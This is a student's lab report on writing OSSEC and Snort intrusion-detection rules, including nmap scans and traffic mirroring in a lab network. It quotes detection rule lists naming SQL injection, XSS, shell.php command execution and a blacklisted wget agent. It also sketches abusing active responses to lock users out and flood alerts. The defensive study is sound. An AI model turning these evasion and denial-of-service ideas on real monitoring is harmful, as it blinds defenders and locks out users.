172.0.0.3 - - [03/Nov/2024:15:24:26 +0000] "GET / HTTP/1.1" 200 163 "-" "curl/7.68.0"
```

3. then typed `/var/ossec/bin/ossec-logtest -v` and got this output

```
2024/11/03 15:25:46 ossec-testrule: INFO: Reading local decoder file.
2024/11/03 15:25:46 ossec-testrule: INFO: Started (pid: 1241).
ossec-testrule: Type one log per line.
```

4. copied the `172.0.0.3 - - [03/Nov/2024:15:24:26 +0000] "GET / HTTP/1.1" 200 163 "-" "curl/7.68.0"` into ossec terminal
5. got this output

```
**Phase 1: Completed pre-decoding.
       full event: '172.0.0.3 - - [03/Nov/2024:15:24:26 +0000] "GET / HTTP/1.1" 200 163 "-" "curl/7.68.0"'
       hostname: 'ossec'
       program_name: '(null)'
       log: '172.0.0.3 - - [03/Nov/2024:15:24:26 +0000] "GET / HTTP/1.1" 200 163 "-" "curl/7.68.0"'

**Phase 2: Completed decoding.
       decoder: 'web-accesslog'
       srcip: '172.0.0.3'
       srcuser: '-'
       action: 'GET'
       url: '/'
       id: '200'

**Rule debugging:
    Trying rule: 4 - Generic template for all web rules.
       *Rule 4 matched.
       *Trying child rules.
    Trying rule: 31100 - Access log messages grouped.
       *Rule 31100 matched.
       *Trying child rules.
    Trying rule: 31108 - Ignored URLs (simple queries).
       *Rule 31108 matched.
       *Trying child rules.
    Trying rule: 31103 - SQL injection attempt.
    Trying rule: 31509 - CMS (WordPress or Joomla) login attempt.

**Phase 3: Completed filtering (rules).
       Rule id: '31108'
       Level: '0'
       Description: 'Ignored URLs (simple queries).'
```

6. Modified the `local_rules.xml` in ossec

```
<rule id="140234" level="7">
  <if_sid>31108</if_sid>
  <url_pcre2>plan.html</url_pcre2>
  <decription>Accessed the business plan.</description>
</rule>
```

   - there was a misspell on description opening tag but fixed in reality
7. typed `curl 172.0.0.4/plan.html` on client machine
8. copied and pasted the output from web server log

   `172.0.0.3 - - [03/Nov/2024:15:35:36 +0000] "GET /plan.html HTTP/1.1" 200 361 "-" "curl/7.68.0"`
9. pasted it into the program in ossec and got this output

```
**Phase 1: Completed pre-decoding.
       full event: '172.0.0.3 - - [03/Nov/2024:15:35:36 +0000] "GET /plan.html HTTP/1.1" 200 361 "-" "curl/7.68.0"'
       hostname: 'ossec'
       program_name: '(null)'
       log: '172.0.0.3 - - [03/Nov/2024:15:35:36 +0000] "GET /plan.html HTTP/1.1" 200 361 "-" "curl/7.68.0"'

**Phase 2: Completed decoding.
       decoder: 'web-accesslog'
       srcip: '172.0.0.3'
       srcuser: '-'
       action: 'GET'
       url: '/plan.html'
       id: '200'

**Rule debugging:
    Trying rule: 4 - Generic template for all web rules.
       *Rule 4 matched.
       *Trying child rules.
    Trying rule: 31100 - Access log messages grouped.
       *Rule 31100 matched.
       *Trying child rules.
    Trying rule: 31108 - Ignored URLs (simple queries).
       *Rule 31108 matched.
       *Trying child rules.
    Trying rule: 140234 - Accessed the business plan.
       *Rule 140234 matched.

**Phase 3: Completed filtering (rules).
       Rule id: '140234'
       Level: '7'
       Description: 'Accessed the business plan.'
**Alert to be generated.
```

10. restart the program on ossec server
11. saw this in the access log

```
** Alert 1730648288.433526: mail  - local,syslog,
2024 Nov 03 15:38:08 (web) 172.0.0.4->/var/log/httpd/access_log
Rule: 140234 (level 7) -> 'Accessed the business plan.'
Src IP: 172.0.0.3
172.0.0.3 - - [03/Nov/2024:15:38:07 +0000] "GET /plan.html HTTP/1.1" 200 361 "-"
 "curl/7.68.0"
```

5.6.3 Event coverage

1. alter the curl command to `curl 172.0.0.4/plan.html?` and did not see an alert
2. copied the message on web server to the logtest program and got this output

```
      *Rule 31100 matched.
      *Trying child rules.
   Trying rule: 31108 - Ignored URLs (simple queries).
   Trying rule: 31511 - Blacklisted user agent (wget).
   Trying rule: 31115 - URL too long. Higher than allowed on most browsers. Possible attack.
   Trying rule: 31103 - SQL injection attempt.
   Trying rule: 31104 - Common web attack.
   Trying rule: 31105 - XSS (Cross Site Scripting) attempt.
   Trying rule: 31110 - PHP CGI-bin vulnerability attempt.
   Trying rule: 31109 - MSSQL Injection attempt (/ur.php, urchin.js)
   Trying rule: 31164 - SQL injection attempt.
   Trying rule: 31165 - SQL injection attempt.
   Trying rule: 31501 - WordPress Comment Spam (coming from a fake search engine UA).
   Trying rule: 31502 - TimThumb vulnerability exploit attempt.
   Trying rule: 31503 - osCommerce login.php bypass attempt.
   Trying rule: 31504 - osCommerce file manager login.php bypass attempt.
   Trying rule: 31505 - TimThumb backdoor access attempt.
   Trying rule: 31506 - Cart.php directory transversal attempt.
   Trying rule: 31507 - MSSQL Injection attempt (ur.php, urchin.js).
   Trying rule: 31508 - Blacklisted user agent (known malicious user agent).
   Trying rule: 31512 - Uploadify vulnerability exploit attempt.
   Trying rule: 31513 - BBS delete.php exploit attempt.
   Trying rule: 31514 - Simple shell.php command execution.
   Trying rule: 31515 - PHPMyAdmin scans (looking for setup.php).
   Trying rule: 31516 - Suspicious URL access.
   Trying rule: 31550 - Anomaly URL query (attempting to pass null termination).
   Trying rule: 31101 - Web server 400 error code.
   Trying rule: 31120 - Web server 500 error code (server error).
   Trying rule: 31530 - POST request received.

**Phase 3: Completed filtering (rules).
      Rule id: '31100'
      Level: '0'
      Description: 'Access log messages grouped.'
```

3. Modified the `if_sid` to fix this issue

```
<rule id="140234" level="7">
  <if_sid>31108, 31100</if_sid>
```

4. then copy and paste the message into logtest program again and got this output

```
**Phase 1: Completed pre-decoding.
       full event: '172.0.0.3 - - [03/Nov/2024:15:40:22 +0000] "GET /plan.html? HTTP/1.1" 200 361 "-" "curl/7.68.0"'
       hostname: 'ossec'
       program_name: '(null)'
       log: '172.0.0.3 - - [03/Nov/2024:15:40:22 +0000] "GET /plan.html? HTTP/1.1" 200 361 "-" "curl/7.68.0"'

**Phase 2: Completed decoding.
       decoder: 'web-accesslog'
       srcip: '172.0.0.3'
       srcuser: '-'
       action: 'GET'
       url: '/plan.html?'
       id: '200'

**Rule debugging:
    Trying rule: 4 - Generic template for all web rules.
       *Rule 4 matched.
       *Trying child rules.
    Trying rule: 31100 - Access log messages grouped.
       *Rule 31100 matched.
       *Trying child rules.
    Trying rule: 31108 - Ignored URLs (simple queries).
    Trying rule: 31511 - Blacklisted user agent (wget).
    Trying rule: 31115 - URL too long. Higher than allowed on most browsers. Possible attack.
    Trying rule: 140234 - Accessed the business plan.
       *Rule 140234 matched.

**Phase 3: Completed filtering (rules).
       Rule id: '140234'
       Level: '7'
       Description: 'Accessed the business plan.'
**Alert to be generated.
```

   - which indicate it is working

5. restart ossec server

6. curl again and saw the alert this time

```
** Alert 1730648682.433966: mail  - local,syslog,
2024 Nov 03 15:44:42 (web) 172.0.0.4->/var/log/httpd/access_log
Rule: 140234 (level 7) -> 'Accessed the business plan.'
Src IP: 172.0.0.3
172.0.0.3 - - [03/Nov/2024:15:44:42 +0000] "GET /plan.html? HTTP/1.1" 200 361 "-
" "curl/7.68.0"
```

5.6.4 Failed attempts

1. ran the command `curl 172.0.0.4/plan9.html` to see what's the output first
2. paste it into the logtest program and got this output

```
   Trying rule: 31105 - XSS (Cross Site Scripting) attempt.
   Trying rule: 31110 - PHP CGI-bin vulnerability attempt.
   Trying rule: 31109 - MSSQL Injection attempt (/ur.php, urchin.js)
   Trying rule: 31164 - SQL injection attempt.
   Trying rule: 31165 - SQL injection attempt.
   Trying rule: 31501 - WordPress Comment Spam (coming from a fake search engine UA).
   Trying rule: 31502 - TimThumb vulnerability exploit attempt.
   Trying rule: 31503 - osCommerce login.php bypass attempt.
   Trying rule: 31504 - osCommerce file manager login.php bypass attempt.
   Trying rule: 31505 - TimThumb backdoor access attempt.
   Trying rule: 31506 - Cart.php directory transversal attempt.
   Trying rule: 31507 - MSSQL Injection attempt (ur.php, urchin.js).
   Trying rule: 31508 - Blacklisted user agent (known malicious user agent).
   Trying rule: 31512 - Uploadify vulnerability exploit attempt.
   Trying rule: 31513 - BBS delete.php exploit attempt.
   Trying rule: 31514 - Simple shell.php command execution.
   Trying rule: 31515 - PHPMyAdmin scans (looking for setup.php).
   Trying rule: 31516 - Suspicious URL access.
   Trying rule: 31550 - Anomaly URL query (attempting to pass null termination).
   Trying rule: 31101 - Web server 400 error code.
      *Rule 31101 matched.
      *Trying child rules.
   Trying rule: 31102 - Ignored extensions on 400 error codes.
   Trying rule: 31140 - Ignoring google/msn/yahoo bots.
   Trying rule: 31141 - Ignored 499's on nginx.
   Trying rule: 31151 - Multiple web server 400 error codes from same source ip.

**Phase 3: Completed filtering (rules).
      Rule id: '31101'
      Level: '5'
      Description: 'Web server 400 error code.'
**Alert to be generated.
```

- saw the rule id is 31101, meaning we will need to create a new rule

3. Added this rule

```
<rule id="140235" level="6">
  <if_sid>31101</if_sid>
  <url_pcre2>plan9.html</url_pcre2>
  <description>Attempt to access the business plan.</description>
</rule>
```

4. reran step 1 and 2 and got this output

```
    Trying rule: 31109 - MSSQL Injection attempt (/ur.php, urchin.js)
    Trying rule: 31164 - SQL injection attempt.
    Trying rule: 31165 - SQL injection attempt.
    Trying rule: 31501 - WordPress Comment Spam (coming from a fake search engine UA).
    Trying rule: 31502 - TimThumb vulnerability exploit attempt.
    Trying rule: 31503 - osCommerce login.php bypass attempt.
    Trying rule: 31504 - osCommerce file manager login.php bypass attempt.
    Trying rule: 31505 - TimThumb backdoor access attempt.
    Trying rule: 31506 - Cart.php directory transversal attempt.
    Trying rule: 31507 - MSSQL Injection attempt (ur.php, urchin.js).
    Trying rule: 31508 - Blacklisted user agent (known malicious user agent).
    Trying rule: 31512 - Uploadify vulnerability exploit attempt.
    Trying rule: 31513 - BBS delete.php exploit attempt.
    Trying rule: 31514 - Simple shell.php command execution.
    Trying rule: 31515 - PHPMyAdmin scans (looking for setup.php).
    Trying rule: 31516 - Suspicious URL access.
    Trying rule: 31550 - Anomaly URL query (attempting to pass null termination).
    Trying rule: 31101 - Web server 400 error code.
       *Rule 31101 matched.
       *Trying child rules.
    Trying rule: 31102 - Ignored extensions on 400 error codes.
    Trying rule: 31140 - Ignoring google/msn/yahoo bots.
    Trying rule: 31141 - Ignored 499's on nginx.
    Trying rule: 31151 - Multiple web server 400 error codes from same source ip.
    Trying rule: 140235 - Attempt to access the business plan.
       *Rule 140235 matched.

**Phase 3: Completed filtering (rules).
       Rule id: '140235'
       Level: '6'
       Description: 'Attempt to access the business plan.'
**Alert to be generated.
```

5. restart the ossec server
6. ran the curl command again and got this alert

```
** Alert 1730649087.434963: - local,syslog,
2024 Nov 03 15:51:27 (web) 172.0.0.4->/var/log/httpd/access_log
Rule: 140235 (level 6) -> 'Attempt to access the business plan.'
Src IP: 172.0.0.3
172.0.0.3 - - [03/Nov/2024:15:51:27 +0000] "GET /plan9.html HTTP/1.1" 404 208 "-
" "curl/7.68.0"
```

7. Verified the curl command works correctly for all of those webpage
   - `plan.html` and `plan.html?` generated the “accessed the business plan” alert
   - `plan9.html` generated the “attempt to access the business plan” alert
   - `about.html` did not generated an alert

Task 5.7: Completeness

1. wget of `172.0.0.4/plan.html` generated a the alert

```
** Alert 1730649336.472576: mail  - local,syslog,
2024 Nov 03 15:55:36 (web) 172.0.0.4->/var/log/httpd/access_log
Rule: 140234 (level 7) -> 'Accessed the business plan.'
Src IP: 172.0.0.3
172.0.0.3 - - [03/Nov/2024:15:55:34 +0000] "GET /plan.html HTTP/1.1" 200 361 "-"
 "Wget/1.20.3 (linux-gnu)"
```

2. wget of `172.0.0.4/plan.html?` did not generated an alert since it is a different ID

```
**Phase 1: Completed pre-decoding.
       full event: '172.0.0.3 - - [03/Nov/2024:15:57:09 +0000] "GET /plan.html? HTTP/1.1" 200 361 "-" "Wget/1.20.3 (linux-gnu)"'
       hostname: 'ossec'
       program_name: '(null)'
       log: '172.0.0.3 - - [03/Nov/2024:15:57:09 +0000] "GET /plan.html? HTTP/1.1" 200 361 "-" "Wget/1.20.3 (linux-gnu)"'

**Phase 2: Completed decoding.
       decoder: 'web-accesslog'
       srcip: '172.0.0.3'
       srcuser: '-'
       action: 'GET'
       url: '/plan.html?'
       id: '200'

**Rule debugging:
    Trying rule: 4 - Generic template for all web rules.
       *Rule 4 matched.
       *Trying child rules.
    Trying rule: 31100 - Access log messages grouped.
       *Rule 31100 matched.
       *Trying child rules.
    Trying rule: 31108 - Ignored URLs (simple queries).
    Trying rule: 31511 - Blacklisted user agent (wget).
       *Rule 31511 matched.

**Phase 3: Completed filtering (rules).
       Rule id: '31511'
       Level: '0'
       Description: 'Blacklisted user agent (wget).'
```

3. wget of `172.0.0.4/plan9.html` did not generate an alert too since it is also a different ID

```
**Phase 1: Completed pre-decoding.
       full event: '172.0.0.3 - - [03/Nov/2024:15:58:14 +0000] "GET /plan9.html HTTP/1.1" 404 208 "-" "Wget/1.20.3 (linux-gnu)"'
       hostname: 'ossec'
       program_name: '(null)'
       log: '172.0.0.3 - - [03/Nov/2024:15:58:14 +0000] "GET /plan9.html HTTP/1.1" 404 208 "-" "Wget/1.20.3 (linux-gnu)"'

**Phase 2: Completed decoding.
       decoder: 'web-accesslog'
       srcip: '172.0.0.3'
       srcuser: '-'
       action: 'GET'
       url: '/plan9.html'
       id: '404'

**Rule debugging:
    Trying rule: 4 - Generic template for all web rules.
       *Rule 4 matched.
       *Trying child rules.
    Trying rule: 31100 - Access log messages grouped.
       *Rule 31100 matched.
       *Trying child rules.
    Trying rule: 31108 - Ignored URLs (simple queries).
    Trying rule: 31511 - Blacklisted user agent (wget).
       *Rule 31511 matched.

**Phase 3: Completed filtering (rules).
       Rule id: '31511'
       Level: '0'
       Description: 'Blacklisted user agent (wget).'
```

4. wget of `172.0.0.4/about.html` did not generate an alert too since it is also that same different ID

```
**Phase 1: Completed pre-decoding.
       full event: '172.0.0.3 - - [03/Nov/2024:15:59:19 +0000] "GET /about.html HTTP/1.1" 404 208 "-" "Wget/1.20.3 (linux-gnu)"'
       hostname: 'ossec'
       program_name: '(null)'
       log: '172.0.0.3 - - [03/Nov/2024:15:59:19 +0000] "GET /about.html HTTP/1.1" 404 208 "-" "Wget/1.20.3 (linux-gnu)"'

**Phase 2: Completed decoding.
       decoder: 'web-accesslog'
       srcip: '172.0.0.3'
       srcuser: '-'
       action: 'GET'
       url: '/about.html'
       id: '404'

**Rule debugging:
    Trying rule: 4 - Generic template for all web rules.
       *Rule 4 matched.
       *Trying child rules.
    Trying rule: 31100 - Access log messages grouped.
       *Rule 31100 matched.
       *Trying child rules.
    Trying rule: 31108 - Ignored URLs (simple queries).
    Trying rule: 31511 - Blacklisted user agent (wget).
       *Rule 31511 matched.

**Phase 3: Completed filtering (rules).
       Rule id: '31511'
       Level: '0'
       Description: 'Blacklisted user agent (wget).'
```

Task 5.8: Effects on system security

1. went to `/var/ossec/bin` directory and view the directory content

```
agent-auth  manage_agents  ossec-agentd  ossec-control  ossec-execd  ossec-logcollector  ossec-syscheckd  util.sh
```

2. ran command `ps aux | grep ossec`

```
root          90  0.0  0.0   2812   224 ?        S    14:38   0:00 /var/ossec/bin/ossec-execd
ossec        379  0.0  0.0   4192  2664 ?        S    14:41   0:01 /var/ossec/bin/ossec-agentd
ossec        381  0.0  0.0   4076  1856 ?        S    14:41   0:00 /var/ossec/bin/ossec-agentd
root         386  0.0  0.0   3444   220 ?        S    14:41   0:00 /var/ossec/bin/ossec-logcollector
root         388  0.1  0.0   4484  2956 ?        S    14:41   0:09 /var/ossec/bin/ossec-syscheckd
root        1268  0.0  0.0   3312   728 pts/1    S+   16:02   0:00 grep --color=auto ossec
```

- the execd, logcollector and syscheckd all ran in root

3. ran command `ldd ossec-logcollector`

```
        linux-vdso.so.1 (0x00007ffebc056000)
        libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007f3d5bbe2000)
        libpcre2-8.so.0 => /lib/x86_64-linux-gnu/libpcre2-8.so.0 (0x00007f3d5bb52000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f3d5b960000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f3d5bc4b000)
```

4. went to `/var/ossec/bin` directory in the ossec server and view the directory content

```
agent_control  ossec-agentd      ossec-control   ossec-logcollector  ossec-monitord      ossec-reportd      syscheck_update
clear_stats    ossec-agentlessd  ossec-csyslogd  ossec-logtest       ossec-regex         ossec-syscheckd    util.sh
list_agents    ossec-analysisd   ossec-dbd       ossec-maild         ossec-regex-convert rootcheck_control  verify-agent-conf
manage_agents  ossec-authd       ossec-execd     ossec-makelists     ossec-remoted       syscheck_control
```

5. Typed the command `ps aux | grep ossec`

```
root         581  0.0  0.0   2552   588 pts/2    S+   14:42   0:00 tail -f /var/ossec/logs/alerts/alerts.log
root        1896  0.0  0.0   2944  1472 ?        S    15:51   0:00 /var/ossec/bin/ossec-execd
ossec       1900  0.1  0.0   8172  7204 ?        S    15:51   0:01 /var/ossec/bin/ossec-analysisd
root        1905  0.0  0.0   3572   344 ?        S    15:51   0:00 /var/ossec/bin/ossec-logcollector
ossecr      1911  0.0  0.0  86064  2744 ?        Sl   15:51   0:00 /var/ossec/bin/ossec-remoted
root        1915  0.9  0.0   4552  3108 ?        S    15:51   0:09 /var/ossec/bin/ossec-syscheckd
ossec       1919  0.0  0.0   3804  1536 ?        S    15:51   0:00 /var/ossec/bin/ossec-monitord
root        2307  0.0  0.0   3312   728 pts/1    S+   16:07   0:00 grep --color=auto ossec
```

- the execd, logcollector, syscheckd and monitord all ran in root

Task 5.8.1 Abuse of active responses

1. The attacker can cause Denial of service attack on client1 by pretending to be client1 and sending multiple failed login attempt as seen in `ssh` exercise earlier which can blocks an user for up 10 mins with just 4-5 failures due to active responses. Not only that every time the attacker is sshing, they're generated a log on the OSSEC alert which a flood of them is enough to generate a 10 minutes window for them to do something "unsupervised" as it can be just 1 different alert out of 10,000. If the client1 were the source of numerous failed ssh attempts to the OSSEC server itself, if it overwhelmed the OSSEC server, then the monitoring scheme will be destroyed completely as it is DDOS on the monitoring service itself which allow all other machines become unmonitored until the server is back on service.

Task 3: Use of snort for network intrusion detection

Task 1 - 3:

read

Task 4: Lab Tasks

Task 4.1: Starting and stopping snort

1. notice can run `./start_snort.sh` at tom@snort terminal, ran script and nothing happens at the moment


Task 4.2: Pre-configured snort rules

1. Typed `sudo nmap www.example.com` in the hank@remote_ws terminal, which gave this output

```
Starting Nmap 7.01 ( https://nmap.org ) at 2024-11-03 18:41 UTC
Nmap scan report for www.example.com (203.0.113.10)
Host is up (0.000055s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 1.60 seconds
```


2. at the same time the tom@snort terminal, this message appeared



   - I see that there's are serval request each one with the type of request and the Classification of the request.

Task 4.3: Write a simple (bad) code

1. typed `sudo vim /etc/snort/rules/local.rules` on tom@snort terminal
2. entered the line `alert tcp any any -> any any (msg:"TCP detected"; sid:00002;)` as the 1st rule
   - according to the lab, this rule means generate an alert whenever a TCP packet from any address on any port is sent to any address on any port, include the message tagged as msg: and give the rule and identifier of 00002.
3. then I typed `firefox www.example.com` in the remote work station terminal
   - it opened a website like this




4. on the snort terminal, this was the output

```
11/03-18:53:31.817012  [**] [1:2:0] TCP detected [**] [Priority: 0] {TCP} 203.0.113.20:52278 -> 203.0.113.10:80
11/03-18:53:31.817099  [**] [1:2:0] TCP detected [**] [Priority: 0] {TCP} 192.168.1.2:80 -> 192.168.1.10:52278
11/03-18:53:31.817245  [**] [1:2:0] TCP detected [**] [Priority: 0] {TCP} 203.0.113.20:52278 -> 203.0.113.10:80
11/03-18:53:32.214860  [**] [1:2:0] TCP detected [**] [Priority: 0] {TCP} 203.0.113.20:52278 -> 203.0.113.10:80
11/03-18:53:32.214944  [**] [1:2:0] TCP detected [**] [Priority: 0] {TCP} 192.168.1.2:80 -> 192.168.1.10:52278
11/03-18:53:32.215672  [**] [1:2:0] TCP detected [**] [Priority: 0] {TCP} 192.168.1.2:80 -> 192.168.1.10:52278
11/03-18:53:32.215977  [**] [1:2:0] TCP detected [**] [Priority: 0] {TCP} 203.0.113.20:52278 -> 203.0.113.10:80
11/03-18:53:32.535418  [**] [1:2:0] TCP detected [**] [Priority: 0] {TCP} 203.0.113.20:52278 -> 203.0.113.10:80
11/03-18:53:32.535740  [**] [1:2:0] TCP detected [**] [Priority: 0] {TCP} 192.168.1.2:80 -> 192.168.1.10:52278
11/03-18:53:32.535811  [**] [1:2:0] TCP detected [**] [Priority: 0] {TCP} 203.0.113.20:52278 -> 203.0.113.10:80
11/03-18:53:32.561847  [**] [1:2:0] TCP detected [**] [Priority: 0] {TCP} 203.0.113.20:52278 -> 203.0.113.10:80
11/03-18:53:32.562303  [**] [1:2:0] TCP detected [**] [Priority: 0] {TCP} 192.168.1.2:80 -> 192.168.1.10:52278
11/03-18:53:32.606030  [**] [1:2:0] TCP detected [**] [Priority: 0] {TCP} 203.0.113.20:52278 -> 203.0.113.10:80
11/03-18:53:37.566055  [**] [1:2:0] TCP detected [**] [Priority: 0] {TCP} 192.168.1.2:80 -> 192.168.1.10:52278
11/03-18:53:37.566255  [**] [1:2:0] TCP detected [**] [Priority: 0] {TCP} 203.0.113.20:52278 -> 203.0.113.10:80
11/03-18:53:37.566295  [**] [1:2:0] TCP detected [**] [Priority: 0] {TCP} 192.168.1.2:80 -> 192.168.1.10:52278
```

- which most of this is TCP establishing a connection, don't think it is the 3 way handshake since this is under the http protocol
- but I can't really tell what's important and what not and what's this is actually about

Task 4.4: Custom rule for confidential traffic

1. I first actually visit the website `www.example.come/plan.html` which have this plan



2. then I commented out the previous alert in the rule file as it is practically “useless” and added a new rule `alert tcp any any -> any any (content:"CONFIDENTIAL"; msg:"CONFIDENTIAL detected"; sid:00002;)`, I learn the content flag from the link the lab gave.
3. then I deleted the history on the firefox browser and refresh the page, nothing seems to change on the remote work station ends
4. with the snort terminal I got a message

```
tom@snort:~$ ./start_snort.sh
11/03-19:05:39.018246  [**] [1:2:0] CONFIDENTIAL detected [**] [Priority: 0] {TCP} 192.168.1.2:80 -> 192.168.1.10:56780
```

   - which is the rule I just wrote

Task 4.5: Effects on encryption

1. changed the website url from http to https, deleted browser history and refresh the page, the snort message disappeared. I believe that since the message is not encrypted the https protocol, the “CONFIDENTIAL” is no longer in the payload as it is encrypted so it is not being picked up.

Task 4.6: Watching internal traffics

1. went to ws2(mary) component and run `sudo namp www.example.com`

2. got this output on the snort terminal

```
11/03-19:14:14.118523  [**] [1:408:5] ICMP Echo Reply [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.1.2 -> 192.168.2.1
11/03-19:14:14.118678  [**] [1:451:5] ICMP Timestamp Reply [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.1.2 -> 192.168
.2.1
```

   - this does not contain the ICMP PING NMAP alert I saw earlier with the remote work station that ran nmap, it is probably due the the fact it is an internal network traffic relative to the snort component, which is not mirror to the snort component via the gateway

3. then I went to the ubtuntu gateway terminal and `sudo vim /etc/rc.local` and copied the line `iptables -t mangle -A PREROUTING -i $lan2 -j TEE --gateway 192.168.3.1` into the section that defines the packet mirroring and restart the script via `sudo /etc/rc.local`

4. restart the snort function and go to mary terminal and redid the nmap, this time we got `ICMP PING NMAP` alert message

```
11/03-19:18:40.110537  [**] [1:469:3] ICMP PING NMAP [**] [Classification: Attempted Information Leak] [Priority: 2] {ICMP} 192.168.2.1 ->
192.168.1.2
11/03-19:18:40.110537  [**] [1:384:5] ICMP PING [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.2.1 -> 192.168.1.2
11/03-19:18:40.110582  [**] [1:408:5] ICMP Echo Reply [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.1.2 -> 192.168.2.1
11/03-19:18:40.110720  [**] [1:453:5] ICMP Timestamp Request [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.2.1 -> 192.1
68.1.2
11/03-19:18:40.110733  [**] [1:451:5] ICMP Timestamp Reply [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.1.2 -> 192.168
.2.1
